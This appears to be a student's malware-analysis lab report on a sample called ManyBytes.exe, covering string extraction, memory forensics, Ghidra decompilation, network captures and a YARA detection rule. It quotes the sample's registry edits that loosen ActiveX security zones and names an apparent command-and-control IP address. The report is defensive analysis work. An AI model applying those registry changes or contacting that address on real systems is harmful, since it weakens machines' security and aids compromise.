ascii	81	0x1C7...	-	HKLM,"%SMWCY%\Internet Settings\User Agent\Post Platform","%XPSP2_UA_TOKEN%",,,
ascii	24	0x1C7...	-	[DefaultBinaryBehaviors]
ascii	83	0x1C7...	-	HKLM,"SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AllowedBehaviors"
ascii	110	0x1C7...	-	HKLM,"SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AllowedBehaviors","%default%VML",0x10001,0x0
ascii	22	0x1C7...	-	[Intranet.HackActiveX]
ascii	41	0x1C7...	-	RequiredEngine=SETUPAPI,%EngineErrorMsg%
ascii	25	0x1C7...	-	AddReg=Intranet.USActiveX
ascii	20	0x1C7...	-	[Intranet.USActiveX]
ascii	48	0x1C7...	-	HKCU,"%PATH_ZONES_INTRANET%",,"1201",0x10001,0x3
ascii	22	0x1C7...	-	[Internet.HackActiveX]

Here we see modification of internet protocols, including “sniffing” and “Intranet.HackActiveX. There are too many suspicious strings to go over them all, but it has become very obvious that this malware, at the least, is significant spyware that attempts to gather input collection, browser information, email information, and more.

Volatility Analysis

On a Windows 10 machine, a memory dump was created via FDK and then analyzed using Volatility3. After determining the PID of sample3.exe, here are some of the handles utilized of associated PID 8652.

```

C:\Users\Malware\Desktop>cmdline Executables\Packages\volatility3-develop>
8652 sample3.exe 0xdb011667fed0 0x3e0 Semaphore 0x1f0003 SM0:8652:64:WllError_03_p0
8652 sample3.exe 0xc0b02603aa460 0x3e4 Key 0xf USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\MICROSOFT\WIND
8652 sample3.exe 0xc0b02603aadf0 0x3e8 Key 0xf USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\MICROSOFT\WIND
8652 sample3.exe 0xc0b01178ac1d0 0x3ec Mutant 0x1f0001 SM0:8652:64:WllError_03
8652 sample3.exe 0xc0b02603a7af0 0x3f0 Key 0x20019 USER
8652 sample3.exe 0xc0b0253dd1d0 0x3f4 Section 0x2 windows_webcache_counters_{986AB583-918C-4097-835C-EA2DEC95E9CC}_S-1-5-21-
2013161036-436689623-2610530792-1001
8652 sample3.exe 0xdb0115544ce0 0x3f8 ALPC Port 0x1f0001
8652 sample3.exe 0xc0b0253f3def0 0x3fc Section 0x4
8652 sample3.exe 0xc0b02603aa240 0x404 Key 0x20019 MACHINE\SYSTEM\CONTROLSET001\SERVICES\CRYPT32
8652 sample3.exe 0xdb01178d0260 0x408 Event 0x1f0003
8652 sample3.exe 0xdb01164444f0 0x40c EtwRegistration 0x804
8652 sample3.exe 0xdb01164446b0 0x410 EtwRegistration 0x804
8652 sample3.exe 0xdb0116447510 0x414 EtwRegistration 0x804
8652 sample3.exe 0xdb0116446d30 0x418 EtwRegistration 0x804
8652 sample3.exe 0xc0b02603a76b0 0x41c Key 0x20019 MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\FOL
DER\DESCRIPTORS\{FDD39AD0-238F-46AF-ADB4-6C85480369C7}\PROPERTYBAG
8652 sample3.exe 0xdb01164461c0 0x420 IoCompletion 0x1f0003
8652 sample3.exe 0xc0b0113e36ca0 0x424 WaitCompletionPacket 0x1
8652 sample3.exe 0xdb0115318cd0 0x428 TpWorkerFactory 0xf00eff
8652 sample3.exe 0xdb011556c9e0 0x42c IRTimer 0x100002
8652 sample3.exe 0xdb0115d13e70 0x430 WaitCompletionPacket 0x1
8652 sample3.exe 0xc0b010f725e70 0x434 IRTimer 0x100002
8652 sample3.exe 0xdb0115d1bed0 0x438 WaitCompletionPacket 0x1
8652 sample3.exe 0xc0b02603ab120 0x43c Key 0x20019 USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\POLICIES\MICRO
SOFT\WINDOWS\CURRENTVERSION\INTERNET SETTINGS
8652 sample3.exe 0xc0b02603aa8a0 0x440 Key 0x1 MACHINE\SOFTWARE\WOW6432NODE\MICROSOFT\INTERNET EXPLORER\MAIN\FEATURECONTR
OL
8652 sample3.exe 0xc0b02603ad100 0x444 Key 0x1 USER\S-1-5-21-2013161036-436689623-2610530792-1001\SOFTWARE\MICROSOFT\INTE
RNET EXPLORER\MAIN\FEATURECONTROL
8652 sample3.exe 0xdb01164462b0 0x454 EtwRegistration 0x804
8652 sample3.exe 0xdb01172ce960 0x458 Event 0x1f0003
C:\Users\Malware\Desktop>cmdline Executables\Packages\volatility3-develop>


```

Utilizing the command : `python vol.py -f memdump.mem windows.memmap.Memmap --pid 8652 --dump`, a dmp file was created with the memory contents of the related sample3.exe. From this file some static analysis can be performed within PESTudio.

property	value	detail
image-isolation	0x0000	false
High-Entropy	0x0000	false
AppContainer	0x0000	false
Control-flow Enforcement Technology Shadow Stack (/CETCOMPACT)	0x0000	false
general		
subsystem	0x0002	GUI
magic	0x0108	PE
file-checksum	0x00000000	0x235209CA (expected)
entry-point	0x0001C890	section:UPX1
base-of-code	0x00015000	section:UPX1
base-of-data	0x0001E000	section:UPX2
size-of-code	0x00009000	36864 bytes
size-of-initialized-data	0x00001000	4096 bytes

There is some encryption going on utilizing UPX algorithms. It appears as though the sections are being encrypted via UPX. Although the memory dump does not appear to have a complete picture of what is fully going on (probably because the malware was not allowed to run long enough to form a complete picture), it is useful to know that there is definite obfuscation being performed within the code.


Debugging



Here we see the “CreateWindowExW” call, which has a mov edi, edi NOP command at the beginning of the call. Anti debugging seems to be performed within this function call by adding values to ebp and shifting control flow so that the debugger will not appropriately view the correct chain of code. Setting up breakpoints and stepping over these instructions allows for appropriate flow control.

Networking

After running “accept-all-ips start”, inetsim, fakedns, and wireshark....



*ens33						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
tcp.stream eq 16						
No.	Time	Source	Destination	Protocol	Length	Info
98	97.768265911	192.168.245.129	85.192.165.229	TCP	66	55843 → 10015 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
99	98.955354019	192.168.245.129	85.192.165.229	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 5584
101	101.049138621	192.168.245.129	85.192.165.229	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 5584
104	105.142863509	192.168.245.129	85.192.165.229	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 5584
113	113.142865185	192.168.245.129	85.192.165.229	TCP	66	[TCP Retransmission] [TCP Port numbers reused] 5584

The malware attempts to communicate with multiple foreign IP addresses, and traffic is TCP encrypted. It attempts to connect with the assumed command and control server IP address uncovered during dynamic analysis via TCP connection.

Ghidra

The image displays the Ghidra decompiler interface for a function named `FUN_004152a3`. The left pane shows the assembly code with labels and instructions, while the right pane shows the decompiled C-like code. Several warnings are visible in the decompiled code, indicating potential issues with the instruction data or control flow.

```

1  /* WARNING: Control flow encountered bad instruction data */
2
3
4  int __fastcall FUN_004152a3(int param_1, int param_2, uint param_3)
5  {
6
7      uint *puVar1;
8      int iVar2;
9      uint in_EAX;
10     uint uVar3;
11     int unaff_EBX;
12     int unaff_EBP;
13     int unaff_ESI;
14     uint unaff_EDI;
15     uint uVar4;
16     byte in_CF;
17     bool bVar5;
18     undefined2 in_FPUControlWord;
19     float10 in_ST0;
20     float10 in_ST1;
21
22     uVar3 = in_EAX & 0xffff0000 | (uint)(byte)((char)in_EAX + (char)in_EA
23     do {
24         uVar4 = unaff_EDI;
25         bVar5 = uVar3 < 0xdd8575c || uVar3 + 0xf227a8a4 < (uint)in_CF;
26         unaff_EDI = (uVar3 + 0xf227a8a4) - (uint)in_CF;
27         if (bVar5) {
28             /* WARNING: Bad instruction - Truncating control flow
29             halt_baddata();
30         }
31         *(int *) (param_2 + -0x74) = *(int *) (param_2 + -0x74) + unaff_EBX +
32         in_CF = (param_3 & 1) != 0;
33         param_2 = -0x682eb6eb;
34         uVar3 = uVar4;

```

Taking a look at `FUN_004152a3`, there are multiple warnings about bad instruction data as well as truncating flow control. This immediately makes me suspect some sort of anti-debugging technique. Note the conditionals before a call to `halt_baddata()`. They seem to be checking whether a certain value exists in EAX or EBX, and executing the `halt_baddata()` function if found to be true. For the EAX conditional, it checks a local boolean, `bVar5`, which is assigned true or false based on whether the `uVar3` has a particular value in EAX. If `bVar5` is found true, `halt_baddata()` is what occurs. This function is probably obfuscated.

```

undefined      AL:1      <RETURN>
undefined1     Stack[-0x10]:1 local_10
undefined1     Stack[-0x11]:1 local_11

undefined1     Stack[-0x12]:1 local_12
undefined1     Stack[-0x18]:1 local_18
undefined1     Stack[-0x117... local_117
undefined1     Stack[-0x118... local_118

undefined1     Stack[-0x218... local_218
undefined1     Stack[-0x318... local_318
undefined2     Stack[-0x518... local_518

FUN_00415af8
00415af8 55      PUSH     EBP
00415af9 8b ec    MOV     EBP, ESP
00415afb 81 ec 14 ... SUB     ESP, 0x514
00415b01 8d 45 ec LEA     EAX=>local_18, [EBP + -0x14]
00415b04 56      PUSH     ESI
00415b05 50      PUSH     EAX
00415b06 ff 35 f4 ... PUSH     dword ptr [DAT_004225f4]
00415b0c ff 15 34 ... CALL    dword ptr [->KERNEL32.DLL::GetCPInfo]
00415b12 83 f8 01 CMP     EAX, 0x1
00415b15 0f 85 16 ... JNZ     LAB_00415c31
00415b1b 33 c0    XOR     EAX, EAX
00415b1d be 00 01 ... MOV     ESI, 0x100

LAB_00415b22
00415b22 88 84 05 ... MOV     byte ptr [EBP + EAX*0x1 + local_117],
00415b29 40      INC     EAX
00415b2a 3b c6    CMP     EAX, ESI

16 WCHAR local_318 [128];
17 WCHAR local_218 [128];
18 undefined4 local_118 [64];
19 _cinfo local_18;
20
21 BVar2 = GetCPInfo(DAT_004225f4,&local_18);
22 if (BVar2 == 1) {
23     uVar3 = 0;
24     do {
25         *(char *)((int)local_118 + uVar3) = (char)u
26         uVar3 = uVar3 + 1;
27     } while (uVar3 < 0x100);
28     local_118[0]._0_1_ = 0x20;
29     if (local_18.LeadByte[0] != 0) {
30         pBVar9 = local_18.LeadByte + 1;
31         do {
32             uVar3 = (uint)local_18.LeadByte[0];
33             if (uVar3 <= *pBVar9) {
34                 uVar5 = (*pBVar9 - uVar3) + 1;
35                 puVar10 = (undefined4 *)((int)local_118
36                 for (uVar6 = uVar5 >> 2; uVar6 != 0; uVa
37                     *puVar10 = 0x20202020;
38                     puVar10 = puVar10 + 1;
39             }
40             for (uVar5 = uVar5 & 3; uVar5 != 0; uVar
41                 *(undefined *)puVar10 = 0x20;
42                 puVar10 = (undefined4 *)((int)puVar10
43             }
44         }
45         local_18.LeadByte[0] = pBVar9[1];
46         pBVar9 = pBVar9 + 2;
47     } while (local_18.LeadByte[0] != 0);
48 }
49 FUN_00416d24(1, (LPCSTR)local_118, 0x100, local_5

```

Within FUN_00415af8, the immediate thing that catches our eye is a call to GetCPInfo on local_18, a variable of _cinfo. CPINFO structures in windows contain information related to a code page, and it is obvious that the malware is manipulating them due to the presence of “leadbyte” additions.

Via : <https://learn.microsoft.com/en-us/windows/win32/api/winnls/ns-winnls-cpinfo>
 & <https://learn.microsoft.com/en-us/windows/win32/intl/code-pages>

On Code pages: “Windows code pages, commonly called “ANSI code pages”, are code pages for which non-ASCII values (values greater than 127) represent international characters. These code pages are used natively in Windows Me, and are also available on Windows NT and later.”

Could this function be performing some sort of translation between languages before sending the stolen information back to a host? Perhaps obfuscation is achieved this way? We saw the addition of values related to Windows translation services in one of the RegShot samples.

```


C++

typedef struct _cinfo {
    UINT MaxCharSize;
    BYTE DefaultChar[MAX_DEFAULTCHAR];
    BYTE LeadByte[MAX_LEADBYTES];
} CPINFO, *LPCPINFO;

```



Indicators of Compromise

There are many indicators of compromise for this piece of malware. In order to write an effective yara rule, I utilized specific filenames and commands, as well as IP addresses. Utilizing the found public key within the xml manifest file, alongside the txt file name and executable name proved effective in reducing false positives against the Binary Collections.



```
rule manybytes
{
  meta:
    author = "Connor Fuchs"
    description = "A YARA rule to detect the presence of the sample3.exe malware."
  strings:
    $xmlkey = "publicKeyToken=\"6595b64144ccf1df\""
    $file1 = "guikas.txt" fullword wide
    $name1 = "ManyBytes.exe" fullword wide
  condition:
    $xmlkey
    and $file1
    and $name1
}
```

Here is the Yara rule that I found to be effective. There are 0 false positives against the Binary Collection. Simple, yet effective.



```
C:\Documents and Settings\Administrator\Desktop>yara32 -s -r manybytes.yara "C:\Documents and Settings\Administrator\Desktop\Practical Malware Analysis Labs\BinaryCollection"
manybytes C:\Documents and Settings\Administrator\Desktop\Practical Malware Analysis Labs\BinaryCollection\sample3.exe
0x1ceb0:$xmlkey: publicKeyToken="6595b64144ccf1df"
0x18704:$file1: g\x00u\x00i\x00k\x00a\x00s\x00.\x00t\x00x\x00t\x00
0x1cbe8:$name1: M\x00a\x00n\x00y\x00B\x00y\x00t\x00e\x00s\x00.\x00e\x00x\x00e\x00
C:\Documents and Settings\Administrator\Desktop>
```

Here are the results when recursively searching through the Binary Collections directory containing other malware samples. Sample3.exe is the only result, and the memory locations are displayed. No false positives exist.